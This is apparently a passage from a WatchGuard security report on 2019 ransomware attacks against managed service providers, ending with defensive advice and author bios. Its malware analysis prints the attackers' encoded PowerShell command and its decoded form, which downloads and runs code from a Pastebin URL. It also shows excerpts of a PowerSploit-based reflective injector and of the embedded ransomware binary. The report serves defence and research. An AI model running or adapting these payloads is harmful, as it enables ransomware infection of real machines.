Before we talk about the Q2 attacks, know this is not the first time that cyber criminals have hacked MSPs. Last February, at least [four MSPs got hijacked](#) and exploited to spread the [Gandcrab ransomware](#) to many of their customers. At the time, the root cause for that attack was quite clear. MSPs leverage many industry-specific tools like [remote monitoring and management \(RMM\)](#) solutions and [professional service automation \(PSA\)](#) platforms from companies like Kaseya, ConnectWise, and Autotask. These tools essentially allow MSPs to remotely manage and monitor the IT systems and endpoint clients at their customer sites. During the Q1 attacks, the criminal actors targeted an [older SQL Injection vulnerability \(CVE-2017-18362\)](#) in the ConnectWise ManagedITSync plug-in for the Kaseya VSA RMM. If you exposed this system externally and hadn't patched, attackers could exploit that flaw to do anything you could within the Kaseya RMM, which pretty much gave them the keys to the kingdom, and a means with which to install ransomware through management tools.

The Q2 attacks differ slightly in that we don't know their root cause. Unlike the aforementioned attack, the community is unaware of any single root vulnerability used in these attacks. That said, the attacks do share some commonalities.

What is an MSP?

A managed service provider (MSP) is a company you can outsource your IT to. MSPs are very popular with small and midsize businesses (SMBs) who do not have their own IT resources. Rather than trying to recruit the expertise to build an IT department internally, many companies choose to outsource it to an MSP so they can focus on their own business instead.

At WatchGuard, we value MSPs as they allow smaller companies to build more sophisticated IT infrastructure than they might have been able to on their own. MSPs sometimes also offer specialized IT services, such as cyber security, which small businesses often don't have the specialized expertise to use otherwise. That said, since MSPs tend to have remote privileged access to all of their customers networks, they make a great target for attackers. If an attacker can hijack an MSP, they own all that MSP's customers.

1. **The attacker gained access to privileged credentials.** In all the latest MSP breaches, the attackers leveraged weak, stolen, or leaked credentials to gain administrative access to legitimate management tools. What we don't know is how the attacker gained access to the first credential. Possibilities range from phishing attacks, database leaks combined with password reuse, or good old-fashioned [brute force attacks](#) (of exposed login pages). Attackers may have even leveraged some unknown software vulnerability, and then taken advantage of system access and tools like Mimikatz to harvest credentials. That said, there is no evidence yet of any common software exploit among all these hacks. In any case, we do know the attackers did somehow harvest one or more privileged credentials, and then they simply used those credentials to access the MSP's management tools in the same way employees would.
2. **The attackers targeted exposed remote management services.** In many of these attacks, the MSP may have exposed various remote management services online, such as Microsoft's [Remote Desktop Protocol \(RDP\)](#) or one of the several management portals that might ship with various MSP tools. These remote management tools were somehow involved in the attacks. They may have been what allowed attackers to gain access to credentials (by brute forcing or leveraging vulnerabilities to gain privileged access) and at the very least they allowed the attacker to gain remote access to systems once they had legitimate credentials.
3. **The attackers exploited the MSPs' own tools against them.** Once the attacker gained access to a privileged credential, they did not have to exploit any sophisticated vulnerability to spread their ransomware. Rather, they simply logged into a management tool (like an RMM or some central management platform) and used that legitimate tool to disable security controls and install their ransomware on as many victim machines as possible.
4. **Some attacks involved Webroot's central management.** The Webroot management console (SecureAnywhere) was one of the specific MSP tools exploited in these attacks. Among other things, this central management console allows administrators to remotely execute scripts and commands on any Windows endpoint under management. According to the MSP who shared samples with us, the attackers ran their original malicious PowerShell script (which we'll analyze later) on all the victims' machines via the Webroot management console. Huntress Labs confirms this vector of attack and even [captured an image](#) of the malicious PowerShell being executed from a victim's Webroot management logs.

It's important to note that there was no underlying vulnerability in the Webroot management console. The attackers simply had access to a credential with valid privileges.

[illegible]

Figure 16: Image of Affected MSP's Webroot Management Logs, Courtesy of Huntress Labs

- The attackers disabled security controls.** Using the same MSP tools mentioned, the attackers were able to disable important security controls before launching the ransomware install. They disabled antivirus clients, like the Webroot or ESET, and in some cases even deleted and disabled Veeam backup systems.
- They used PowerShell to stage and deliver the malware.** [PowerShell](#) is a perfectly legitimate and powerful Windows scripting language IT admins can use to do just about anything on a Windows computer. Unfortunately, cyber criminals have increasingly started exploiting PowerShell in their attacks since it helps stage malware delivery in ways that evade legacy security controls. In this case, the attacker specifically used functionality from a well-known PowerShell penetration testing framework called [PowerSploit](#) to help deliver and load the actual ransomware (see the upcoming sample analysis).
- The attackers installed the Sodinokibi ransomware.** In the end, the goal of the attack was simple; to install ransomware on as many computers as possible, whether owned by the MSP or their customers. By leveraging the MSP's management tools, the attackers had access to all the customer endpoints under management, making it easy to install ransomware widely.

In summary, these MSP attacks were essentially due to credential theft, combined with the nefariously smart use of legitimate MSP management tools to distribute ransomware.

MSP Malware Sample Analysis

Now you know how these attacks generally worked, let's look at the samples we received. The malware payload involved three parts:

1. The malicious PowerShell downloader script that grabs a malicious payload from the Internet
2. The malicious PowerShell injector module that loads the ransomware in a victim computer's memory
3. The ransomware itself

Let's take a look at each of these pieces.

The PowerShell Downloader Script

According to our MSP contact, once the attacker had a privileged credential, they logged into the Webroot management console and used its ability to [run DOS commands](#) to launch the following command:

```
cmd.exe /c START
C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -e
SQBmAcgAJABFAE4AVgA6AFAAUgBPAEMARQBTAfMATwBSAF8AQQBSAEMASABJAFQARQBDAFQAVQBSAEUAA-
tAGMAbwBuAHQAYQBpAG4AcwAgACcAQQBNAEQANGA0ACcAKQB7ACAAUwB0AGEAcgB0AC0AUABYAG8AYw-
BLAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAIgAkAEUAbgB2ADoAVwBJAE4ARABJAFIAXABTAHkAcwBX-
AE8AVwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAAGAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcA-
ZQBvAHMAaABLAGwAbAAuAGUAeABLACIAIAAAtAGEAcgBnAHUAbQBLAG4AdAAgACIASQBFAFgAIAAoACgAbgBLAH-
cALQBVAGIAagBLAGMAdAAgAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZA-
BzAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBIAgkAbgAuAGMAbwBtAC8AcgBhAH-
cALwB0AHAARQA4AEQAagB1ADkAJwApACKA0wBJAG4AdgBvAGsAZQAAtAFAARgBCAFUATQBGAEE0ARgBBIADsAU-
wB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADAAMAawADAAMA7ACIAfQBLAGwAcwBLAHsAIABJA-
EUAWAAGACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBLAHQALgB3AGUAYgBjAGwAaQBLAG4AdAApAC4AZ-
ABvAHcAbgBsAG8AYQBkAHMAdABYAGkAbgBnACgAJwBoAHQAdABwAHMA0gAvAC8AcABhAHMAdABLAGIAaQBuA-
C4AYwBvAG0ALwByAGEAdwAvAE4AcABFADgARABqAGUA0QAnACKAKQA7AEkAbgB2AG8AawB1AC0AUABGAIEIAVQB-
NAEYATQBGAEGa0wBTAHQAYQByAHQALQBTAGwAZQB1AHAAIAAAtAHMAIAAxADAAMAawADAAMAawADsAIAIB9AA
```

The DOS command uses the Windows command line utility (cmd.exe) to start PowerShell in a hidden mode, **without any local profile scripts**. The attacker uses **basic base64 encoding** to obfuscate the actual contents of the full PowerShell script. Here is the decoded red script:

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process -FilePath
"$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX
((new-object net.webclient).downloadstring('https://pastebin.com/raw/NpE8Dje9'))";-
Invoke-PFBUMFMFH;Start-Sleep -s 1000000;}else{ IEX ((new-object net.webclient).
downloadstring('https://pastebin.com/raw/NpE8Dje9'));Invoke-PFBUMFMFH;Start-Sleep -s
1000000; }
```

That decoded PowerShell script **checks whether the endpoint is a 64-bit system or not and sets environmental attributes accordingly, then it downloads the contents of a Pastebin page as a string**, which it runs with PowerShell.

Download and run a file	Specify a file's direct URL to download it to the agent, and then run it remotely at the system level. You can also enter command-line options; for example, you could specify the /s parameter so that the file you download runs silently in the background. Command-line options must be supported by the file you are downloading and executing. This command runs on both PC and Mac endpoints.
Run a DOS command	Specify the DOS command to run remotely at the system level, which is useful for simple changes or for running a script. Keep in mind that the Management Portal will not display results. This command runs on PC endpoints, and can be used to run shell commands on Mac endpoints.
Run a registry command	Specify the registry command to run remotely at the system level. This command uses the same syntax as reg.exe, but does not call reg.exe. You can only refer directly to local registry hive paths, for example, HKLM\Software\. You cannot include the name of the computer in the path. This command runs only on PC endpoints.

Figure 17: Excerpt from Webroot manual on using the central management tool to execute

Kyle Hanslovan of Huntress Labs, [found almost identical PowerShell commands](#) being run in other victims' Webroot consoles, the only difference being slightly different Pastebin links. Their team also noticed that this original command was found in a file named *1488.bat*.

Secondary PowerShell Injector Script

Since the original attack, all of the Pastebin links hosting the secondary payload have been removed. However, our MSP contact shared the contents of one of these links with us, captured before the link was pulled down.

The Pastebin link hosted a couple-thousand-line PowerShell script with an encoded [portable executable \(PE\)](#) embedded at the end. You can see a glimpse of this large PowerShell script in Figure 18, but it is much too long to show in its entirety. If you want to see the complete script, we have [uploaded it to a file share](#), with most of the malicious PE contents removed for safety. While the modified script can no longer install ransomware (especially in its PDF format), do know that some security controls may recognize the malicious script and give you warnings on the file.

```
function Invoke-RXMGVETAZQHUKDY
{
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [Byte[]]
        $PEBytes,

        [Parameter(Position = 1)]
        [String[]]
        $ComputerName,

        [Parameter(Position = 2)]
        [ValidateSet( 'WString', 'String', 'Void' ) ]
        [String]
        $FuncReturnType = 'Void',

        [Parameter(Position = 3)]
        [String]
        $ExeArgs,

        [Parameter(Position = 4)]
        [Int32]
        $ProcId,
```

Figure 18: Beginning excerpt of thousand+ line malicious PowerShell injector script

Normally, it could have taken hours to analyze such a long and complex PowerShell script. However, upon initial examination we recognized aspects of the script and connected it to a well-known PowerShell exploit toolkit called PowerSploit.

[PowerSploit](#) is a collection of pre-written PowerShell modules that aid in penetration testing. While created by researchers, PowerSploit is often leveraged by cyber criminals. This malicious script is an almost line-by-line copy of PowerSploit's [Invoke-ReflectivePEInjection](#) module, with a few basic modifications. The attackers simply changed the name of some of the script's core functions (like the main function `Invoke-ReflectivePEInjection`), likely to try to obfuscate that it was a common PowerSploit module. They also removed the default comments in the original PowerSploit module. Finally, they embedded a specific PE file in their malicious payload – at the end of the script (which we'll analyze last).

```
Main
}

function Invoke-DQNEKAKVTL
{
$PEBytes32 =
"TVqQAAMAAAAEAAA//8AALGAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2AAAA4fug4A
tAnIbqBTMOHvGHpcyBwcn9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIGl1ZGVUUDQ0KJAAAAAAAAADZG6OjnxrN8J16z
fCdes3wpitI8zx6zfcmJM7xnHrN8ECFBvCees3wnXrM8J96zfAKJMnxh3rN8Aokz/Gces3wUmljaJ16zfAAAAAAAAAAAA
AAAAAAAAAAUEUAAEWBQBbd/5cAAAAAAAAAADgAAIHcWEoAACkAAAA3gEAAAAAAAAOY2AAAEAAAAAAAAAAAAAAAAABAAEAAAAAI
AAAAUAQAAAAAABQBAAAAAAAAAAwATAAQAAAAAAACAEAAAAQAAAQAAAAABAAABAAAAAAAAAAQAAAAAAAAAAAAAAbgtgEA
KAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACwAgBQBQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAMAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAAOSiaAAAEAAAKQAAAAEAA
AAAAAAAAAAAAAAAAAGaABgLnJkYXRhAAADA9gAAAMAAAD4AAAAqAAAAAAAAAAAAAAAAAAAAQAAQC5kYXRhAAAAANBcAAD
AAQAAFgAAAKABAAAAAAAAAAAAAAAAAAAAAAEAAmAucG90NXM4AADIAAAA4AEAAMGaAAC2AQAAAAAAAAAAAAAAAAABAAADAlnJl
bg9jaABQBQAAALACAAAGAAAAAfGIAAAAAAAAAAAAAAAAAAAAQAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFWL7P91DohSQAAUP91CoGPRQAag8
QMxCNViyLRQiLQaijjnCBEIPAQF3DVYysi0UI/3AM6Iw8AABZM8mj+NYBEIXAD5XBIfdw1WL7ItFCItACKOqlweQM8B
AXcNViyLRQiLQaijlNCBEDPAQF3DVYysi0UITv9wDOHGPAaAi/BzhfZ0J4nlCACNRqhQVuidPAAAVqMElwEQ6OqrAAaz
wIPEDDKfBNcBEA+WvF5dw1WL7ItFCItACKOIleWM8BAXcNViyLRQHw/3AM6PM7AACL8Fmf9nNg2UIAI1FCFBW6DA8A
ABWo/zWARDocSSAADPAq8QMOQX81qeOD5XAX13DVYysi0UI/3AM6LQ7AABZM8mjANCBEIXAD5XBIfdw1WL7ItFCP9wdD
```

Figure 19: Excerpt of the Malicious PE File Embedded in the PowerShell Injector Script

In a nutshell, the Invoke-ReflectivePEInjection module uses PowerShell to load a malicious DLL or EXE into the memory of another running process. It either does so by reflectively loading the DLL or EXE into the PowerShell process itself, or by reflectively loading a DLL into a remote process's memory. In effect, this makes the malicious executable fileless malware. Unless that executable creates its own files at runtime, this PowerSploit module doesn't write any files to disk, making it harder for legacy endpoint security controls to detect and block.

Analyzing the Embedded PE File: Sodinokibi Ransomware

That brings us to the third and final piece of this staged threat, the embedded PE file. After decoding the embedded PE file, we quickly learned it was a pretty normal variant (MD5: [11bfa9bc7563e823048440233143c0d56894dee97d4de9d3218e4f98a4b05c86](#)) of the common [Sodinokibi ransomware](#).

In effect, Sodinokibi is like any other ransomware you've seen or heard of. It encrypts a bunch of your important files, renaming them with a unique (to the victim) five- to nine-character extension. It then changes your background and pops up messages to display the extortion request. As usual, it guides you to an .onion ([Tor](#)) link to get the decryption keys after you pay the ransom.

That said, Sodinokibi can be more evasion than the average ransomware. This sample had code to elevate its privilege to kernel level, giving it more powerful capabilities. It also could switch between 32- and 64-bit processing modes, which sometimes helps malware escape emulation sandboxes. It also tries to enumerate the computer's keyboard layout and disk size, which are both evasion techniques used by malware to identify the specific type of system its running on. This sometimes helps the malware tell if it's running in a virtualized environment or a real system.




Figure 20: Malicious Behaviors Detected in the Sodinokibi Ransomware from WatchGuard's APT Blocker Service

In any case, the PE file embedded in the PowerShell injector script was a pretty standard version of Sodinokibi. If you'd like to know more about the Sodinokibi ransomware, we recommend [this analysis from Cylance](#), one of WatchGuard's partners.

For WatchGuard Firebox owners, all three of our preventative anti-malware services – Gateway AntiVirus (GAV), IntelligentAV (IAV), and APT Blocker – were able to detect this variant of Sodinokibi when downloaded through one of our proxy services. In fact, our GAV service even detects and blocks the malicious PowerShell scripts associated with these attacks.

Conclusion and Takeaways

The Q1 and Q2 MSP hacks make it clear that attackers are specifically targeting MSPs. This makes obvious sense from an attacker perspective. If I can hijack an MSP, I also gain access to all that MSP's customers – dozens of victims for the price of one. The attackers carrying out these attacks have spent the time to study MSPs. They know how MSPs work and the specific tools they use. In fact, they specifically are leveraging those legitimate tools to help their attack keep under the radar and appear benign.

Now that these attackers have found a ripe vector of attack, we expect these sorts of MSP-targeted attacks to increase, and even accelerate. In fact, while we wrote this report (during Q3 2019), we saw two more big ransomware incidents involving MSPs and service providers. If you are an MSP, managed security service provider (MSSP) or a Cloud service provider (CSP), you should take these breach examples very seriously, and do everything in your power to protect your infrastructure and customers. According to Huntress Labs, some of the affected MSPs have had over 2,000 managed customer computers encrypted and had to pay hundreds of thousands in ransom when they couldn't recover. An event like that could put an MSP out of business.

So, what can you do to protect yourself?

Well, there is no silver bullet defense, especially where sophisticated attackers are concerned. The latest MSP attacks have no single root cause, and advanced attackers often leverage a wide variety of attack techniques for different victims. However, these particular attacks do share commonalities, the most important being stolen credentials. The best thing you can do to protect yourself is to widely deploy multi-factor authentication throughout your organization, especially on important management platforms. Here are our tips:

- **Use multi-factor authentication (MFA) throughout your enterprise.** These attacks abused stolen credentials to gain access to your management tools. MFA is the only thing that really protects you against this sort of credential theft and abuse. Even if an attacker was able to learn one of your RMM admin passwords, MFA solutions could prevent those attackers from being able to log in with that password. We highly recommend you implement MFA throughout your organization, including your enterprise login, RDP sessions, VPN, internal management systems, and SaaS applications. Solutions like WatchGuard's AuthPoint offer MFA for all these use cases, and we recommend you use it, or at least other MFA products like it. If, for whatever reason, you can't yet implement enterprise-wide MFA, we at least recommend you setup MFA in all your

critical applications that support it – at the very least your RMM solution. Products like Webroot Management Console and Kaseya VSA do support MFA. In fact, Webroot made it mandatory after this attack. MFA alone could have significantly mitigated, or even prevented this attack.

Patch public-facing software aggressively. The older MSP attack from February exploited an old and critical flaw a ConnectWise plug-in for Kaseya VSA. ConnectWise fixed the flaw in 2017, yet some MSPs remained vulnerable. Learn from them by making sure you keep your critical software up to date, especially the powerful management tools you use to access your clients' endpoints and network appliances. We actually don't believe the ConnectWise plug-in flaw is associated with these newer attacks, nor do we think they are exploiting some new flaw in your RMM or endpoint management tools. Rather, they are simply accessing your tools with stolen credentials. Nonetheless, you should still make sure to keep your MSP software patched just to be safe. We also suggest you check your Windows and RDP patch levels at your and your customers' sites. Microsoft recently fixed a very critical flaw in RDP, which could be one of the attack vectors used in these incidents, and exploit code has been made public for this flaw. Make sure you've patched [BlueKeep](#).

- **Place stronger ACLs on remote management and use VPN.** As an MSP, there are likely a number of network services that you have to expose publicly, both from your customer network and your own, in order to provide remote management services. For instance, you may have exposed RDP from a number of sites so your techs can manage desktops. You might even have exposed your RMM login interface publicly, so that reps can log in from wherever they happen to be. You also probably have to open various network services to allow endpoint management solutions and other products to work. As you are allowing for these management capabilities, consider their security as well. Apply [the principle of least privilege](#) and try to limit access to these network services to as few IPs or users as possible. For instance, don't just open RDP access to the world if you can instead limit access from a few IPs. Better yet, **require VPN** for all remote management services. WatchGuard Fireboxes allow you to make very granular, user-centric policies and offer multiple remote VPN solutions.
- **Use advanced anti-malware services on your network and endpoints.** Even run-of-the-mill malware has become much more evasive and sophisticated lately. This attack in particular uses PowerShell to stage its malware delivery, which can sometimes bypass older network and endpoint controls. It uses a PowerSploit function to load the ransomware directly into memory, making it fileless and thus able to skirt file-centric protections. Even the ransomware executable itself has some malware sandbox evading capabilities. If you mostly rely on traditional signature-based anti-malware solutions to protect your company and clients, it will likely miss many aspects of this and other attacks.

Nowadays, you need to implement different types of anti-malware on both your network and endpoints. We recommend you use more modern anti-malware solutions that leverage behavioral analysis and machine learning to detect new malware variants that signatures might miss. You should also implement some sort of endpoint detection and response solution that roots out malware that does make it onto one of your endpoints.

If you are a WatchGuard customer, our Total Security services include four anti-malware services that provide very rich coverage. They include Gateway AntiVirus (GAV), IntelligentAV (IAV), APT Blocker, and Threat Detection and Response (TDR). Both our GAV and APT Blocker services detect the Sodinokibi ransomware, and the PowerShell scripts used in this attack, when they are passed over the network gateway. However, realize that attackers can use other delivery methods that might evade network detection. You should pair these services with endpoint protection as well, such as our TDR service or other endpoint protection products.

- **Backup your customers' and your data regularly.** While obvious, maintaining regular and rigorous online and offline backups of you and your customers' data can make it much easier to recover from these sorts of attacks. However, these sophisticated actors sometimes target your backups as well, and have been seen to remove the Veeam backup agent. We recommend you maintain a few sources of backup and keep offline copies as well.

As technically complex as these MSP attacks were, at their core they were essentially credential theft. *Authentication is the cornerstone of all security.* If an attacker can masquerade as you, they can do anything you're able to. The best way to secure authentication is MFA. Deploy it internally and at your customer sites.



Conclusion & Defense Highlights

Conclusion & Defense Highlights

You've seen the results of last quarter's threat landscape "game," now it's time to pick your security lineup for next quarter. Throughout this report we've shared our expert commentator advice but let's finish with a summary of the most important security playbook strategies going forward.

Considering these trends, here's our security advice to survive next quarter:



Multi-Factor Is a Must

If you've read our previous reports over the past year, you are well versed in our multi-factor authentication (MFA) advice. We recommend you implement it at least for your privileged logins, but better yet, add it to every user's normal enterprise login, too. We've given this advice so regularly that we took a break from it last quarter. However, the ongoing MSP attacks during Q2 (and continuing today) prove how absolutely necessary MFA is for any company – and even more so for managed service providers (MSPs) who take responsibility for other companies' IT. While MFA used to be cost prohibitive and overly complex, it has now become inexpensive and easy enough for even the smallest business. Cloud-based solutions, like WatchGuard's AuthPoint, take most of the difficulty out of MFA deployments. Furthermore, the use of standard mobile devices as authentication factors removes the need for expensive proprietary hardware. If the attacked MSPs had used MFA for all of their management tools, the attackers who stole legitimate credentials would likely not been able to use them. If you haven't deployed MFA throughout your company yet, it is probably the best strategy in your playbook this year.



Go Beyond Backup Basics

We saw a number of targeted ransomware attacks last quarter, which naturally opens the subject of Backup. You're surely already well aware that you should have backups of all your data; even more so after all the ransomware incidents the past five years. However, while everyone generically recommends that you do backups, few go into the extra technical detail on making sure your backups are good. As victims have gotten ransomware, some have found their existing backups did not recover or took an unexpectedly long time to restore. Besides backing up, you should also regularly test the restore process, to make sure the backups you have actually work. When you do this, you'll also learn how long restores take. Some backup technologies are quicker than others. Since downtime is money, make sure to pick the backup technology that restores fast enough for your business. Finally, know that attackers target backup technology as well. You should implement MFA for your backup management solution, and we recommend deploying both an offline and online solution, giving you a backup of your backup.



Leverage URL and Domain Filtering to Defang Malicious Links


Whether via phishing emails or just hijacked websites, we see attackers trying to deliver millions of malicious links to our customers every quarter. Luckily, WatchGuard, and the security industry in general, has tons of threat intelligence that we constantly update, containing all these known malicious sites. As long as you have some sort of web or DNS filtering security service, you can easily prevent users who do accidentally click a bad link from receiving the malicious payload. WatchGuard has three services that help. WebBlocker provides web-based URL filtering that you can use both to block known malicious sites, but also pick what category of site your users can visit. It helps with both security and productivity. DNSWatch is another service that provides very similar functionality, but at the DNS level. This allows it to prevent your users from ever reaching a malicious domain no matter what network protocol they are using. Finally, our Reputation Enable Defense service takes real-time feedback from our anti-malware service to recognize new links that distribute malware. These new links are immediately added to our threat intelligence, allowing us to protect your users from the latest sites the first time someone encounters them. In short, our combination of various URL and Domain filtering security services can keep a click-happy user safe from himself. If you're a WatchGuard customer, make sure you've enabled all this protection, and if you are not, be sure to implement one of the other URL-and domain-filtering technologies available.

Now that you've followed the trends, you should start winning more security games. Thanks for reading our Q2 report. We hope you found the information contained useful, and join us next time to learn your results in Q3. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com. See you next time.



Corey Nachreiner
Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 19 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on www.secplicity.org.



Marc Laliberte
Sr. Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.



Emil Hozan
Jr. Security Threat Analyst

Being a member of WatchGuard Technologies' Threat Lab as a Jr. Security Analyst, Emil hopes to bridge the technological rift between end users and the sophistication of technology. Taking complex situations and then analyzing and breaking them down, Emil enjoys diving deep into technical matters and summing up his findings in an easy-to-digest manner. He believes that being security-aware while online is only the tip of the iceberg and that what goes on in the background is just as important as being cautious. Emil is a technological enthusiast with many qualifications and years of experience in IT.



Trevor Collins
Jr. Security Threat Analyst

Trevor Collins is a Jr. Security Analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.